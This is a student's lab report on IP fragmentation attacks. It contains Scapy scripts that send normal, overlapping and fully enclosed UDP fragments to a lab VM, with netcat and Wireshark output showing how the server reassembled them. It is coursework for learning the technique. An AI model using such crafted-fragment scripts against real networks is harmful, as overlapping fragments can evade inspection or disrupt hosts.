
Lab 3 - IP/ICMP Attacks Lab

Ofir Gerbi

Task 1: IP Fragmentation

IP fragmentation occurs when packets are broken up into smaller pieces (fragments) so they can pass through a link at a smaller maximum transmission unit (MTU) than the original (larger) packet size. The fragments are then put back together by the host receiving them, or destination host.




This setup is right for all sub tasks of 1.

Task 1.a - Conducting IP Fragmentation

In this task we need to construct a UDP protocol packet and send it to another host, in this case from client host to server host.

For this, we will establish a netcat connection at server, and run a program that sends 3 IP fragmentation packets containing data using UDP protocol, and see if it was received at server's end, meaning we can see it on screen.

Our code for constructing the UDP packet with IP fragmentation:



```
#!/usr/bin/python3
from scapy.all import *

ID = 1000
dst_ip='10.0.2.6'

## First Fragment
udp = UDP(sport=7070, dport=9090, chksum=0)
udp.len = 8 + 32 + 32 + 32
ip = IP(dst=dst_ip, id=ID, frag=0,flags=1)
payload = "A"*31 + '\n'
pkt = ip/udp/payload
send(pkt,verbose=0)

## Second Fragment
ip = IP(dst=dst_ip, id=ID, frag=5, flags=1, proto=17)
payload = "B"*31 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

## Third Fragment
ip = IP(dst=dst_ip, id=ID, frag=9,flags=0, proto=17)
payload = "C"*31 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

print("Sent Packets!")
```

About the code:

In the first fragment: we are creating a UDP object, with source port of 7070 and destination port of 9090. We are updating the UDP length to be as the data size (104 bytes). Then we are creating an IP object, payload (actual data to send) and finally creating the packet from those 3 objects.

In the rest of the fragments, we are just creating the IP and payload objects and creating their packet fragmentation.


The IP object has this parameters:

- ID: every IP packet has an ID, and the ID represents the whole packet, meaning the ID is the same for all fragments.
- Frag: this is the offset, which specifies for every fragment where does it start, in order for the destination to know where every piece goes, to assemble it back. Because there's only


13bit to represent the offset, which can be as long as the total IP length (16bit) the offset will be represented by the number of bytes divided by 8.

- Flags: specifies whether this is the last fragment. "0" means this is the last fragment. "1" – there's more.
- Protocol: 17 represents UDP.

First, we create the UDP netcat connection at host server, using the command *nc -lu 9090* (u for UDP). After that, we run the program:




```
[23:13:05] 02/11/21 10.0.2.5@client: sudo python3 IP_frag.py
sudo: unable to resolve host client
Sent Packets!
```



```
[23:13:14] 02/11/21 10.0.2.6@server: nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

We can see the packet was sent and received and assembled at server side, so we can see the data we sent on screen.

We can also look at Wireshark:



```
Source          Destination     Protocol  Info
10.0.2.5        10.0.2.6        IPv4      Fragmented IP protocol
10.0.2.5        10.0.2.6        IPv4      Fragmented IP protocol
10.0.2.5        10.0.2.6        UDP       7070 → 9090 Len=96

▸ Frame 13: 66 bytes on wire (528 bits), 66 bytes captured (5
▸ Ethernet II, Src: PcsCompu_c5:d4:0b (08:00:27:c5:d4:0b), Ds
▸ Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
▸ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▸ Data (96 bytes)
```

We can see the fragments and the assembled packet, including 96 bytes of data.


Task 1.b: IP Fragments with Overlapping Contents

The end of the first fragment and the beginning of the second fragment overlap by 5 bytes:

In this task, we were asked to create and send a packet fragmentation that will result in the first fragment and the second fragment overlapping by a number of bytes (we chose 5 bytes).

We will be doing that by changing the offset parameter and see how the packet will be received at host server. We expect to see the overlapping first fragment hidden at destination.


Our code:




```
#!/usr/bin/python3
from scapy.all import *

ID = 1000
dst_ip='10.0.2.6'

## First Fragment
udp = UDP(sport=7070, dport=9090, chksum=0)
udp.len = 8 + 24 + 32 + 32
ip = IP(dst=dst_ip, id=ID, frag=0,flags=1)
payload = "A"*28 + '\n'
pkt = ip/udp/payload
send(pkt,verbose=0)

## Second Fragment
ip = IP(dst=dst_ip, id=ID, frag=4, flags=1, proto=17)
payload = "B"*31 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

## Third Fragment
ip = IP(dst=dst_ip, id=ID, frag=8,flags=0, proto=17)
payload = "C"*31 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

print("Sent Packets!")
```

The code is very similar to task 1a. We changed the offset ("frag") in the second fragment to 4, meaning the second fragment will start after 4*8= 32 bytes, even though the first fragment length is 37 bytes. That will cause the overlapping. The UDP overall length is the actual length with the overlapping.

First, we create the UDP netcat connection at host server, using the command *nc -lu 9090*. After that, we run the program:




```
[01:43:04] 03/11/21 10.0.2.5@client: sudo python3 IP_frag_overlap_1.py
sudo: unable to resolve host client
Sent Packets!
```



```
[01:43:00] 03/11/21 10.0.2.6@server: nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```


We can see the packet was sent and received and assembled at server side, but it is missing the 5 bytes that were overlapping (last 5 bytes of the first fragment – A*5+'\n'), it got overwrote by the second fragment.

We also tried sending the second fragment first, using this code:




```python
#!/usr/bin/python3
from scapy.all import *

ID = 1000
dst_ip='10.0.2.6'

ip = IP(dst=dst_ip, id=ID, frag=4, flags=1, proto=17)
payload = "B"*31 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

udp = UDP(sport=7070, dport=9090, chksum=0)
udp.len = 8 + 24 + 32 + 32
ip = IP(dst=dst_ip, id=ID, frag=0,flags=1)
payload = "A"*28 + '\n'
pkt = ip/udp/payload
send(pkt,verbose=0)

ip = IP(dst=dst_ip, id=ID, frag=8,flags=0, proto=17)
payload = "C"*31 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

print("Sent Packets!")
```

We are using the *netcat* connection to see the result:



```
[20:03:10] 29/11/21 10.0.2.5@client: sudo python3 IP_frag_overlap_1_second.py
sudo: unable to resolve host client
Sent Packets!
```



```
[20:02:48] 29/11/21 10.0.2.6@server: nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```


We can see it did not make any change in outcome.

The second fragment is completely enclosed in the first fragment:

In this task, we were asked to create a packet fragmentation that will result in the second fragment completely enclosed in the first fragment.

We will be doing that by changing the offset parameter and see how the packet will be received at host server. We expect to see the second fragment completely hidden at destination.


Our code:




```
#!/usr/bin/python3
from scapy.all import *

ID = 1000
dst_ip='10.0.2.6'

## First Fragment
udp = UDP(sport=7070, dport=9090, chksum=0)
udp.len = 8 + 40 + 16
ip = IP(dst=dst_ip, id=ID, frag=0,flags=1)
payload = "A"*39 + '\n'
pkt = ip/udp/payload
send(pkt,verbose=0)

## Second Fragment
ip = IP(dst=dst_ip, id=ID, frag=2, flags=1, proto=17)
payload = "B"*15 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

## Third Fragment
ip = IP(dst=dst_ip, id=ID, frag=6,flags=0, proto=17)
payload = "C"*15 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

print("Sent Packets!")
```

The code is very similar to previous tasks, this time we are sending a packet of 72 bytes, only we changed the offset (frag) in the second fragments to 2, meaning it will be located after 2*8=16 bytes of the first fragment, and it is only 16 bytes, so it will end before the first fragment (which is 48 bytes) will end. The third fragment will start at 6*8=48 bytes meaning after the first fragment.

First, we create the UDP netcat connection at host server, using the command *nc -lu 9090*. After that, we run the program:




```
[01:43:12] 03/11/21 10.0.2.5@client: sudo python3 IP_frag_overlap_2.py
sudo: unable to resolve host client
Sent Packets!
```



```
[02:06:43] 03/11/21 10.0.2.6@server: nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCC
```


We can see the packet was sent and received and assembled at server side, but it is completely missing the second fragment, meaning even though we sent it as part of the packet, since it was hidden and placed "behind" fragment 1, it didn't show at all.

We also tried sending the second fragment first, using this code:




```
#!/usr/bin/python3
from scapy.all import *

ID = 1000
dst_ip='10.0.2.6'

## Second Fragment
ip = IP(dst=dst_ip, id=ID, frag=2, flags=1, proto=17)
payload = "B"*16 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

## First Fragment
udp = UDP(sport=7070, dport=9090, chksum=0)
udp.len = 8 + 40 + 16
ip = IP(dst=dst_ip, id=ID, frag=0,flags=1)
payload = "A"*39 + '\n'
pkt = ip/udp/payload
send(pkt,verbose=0)

## Third Fragment
ip = IP(dst=dst_ip, id=ID, frag=6,flags=0, proto=17)
payload = "C"*16 + '\n'
pkt = ip/payload
send(pkt,verbose=0)

print("Sent Packets!")
```

We are using the *netcat* connection to see the result:



```
[20:03:37] 29/11/21 10.0.2.5@client: sudo python3 IP_frag_overlap_2_second.py
sudo: unable to resolve host client
Sent Packets!
```



```
[20:06:18] 29/11/21 10.0.2.6@server: nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCC
```

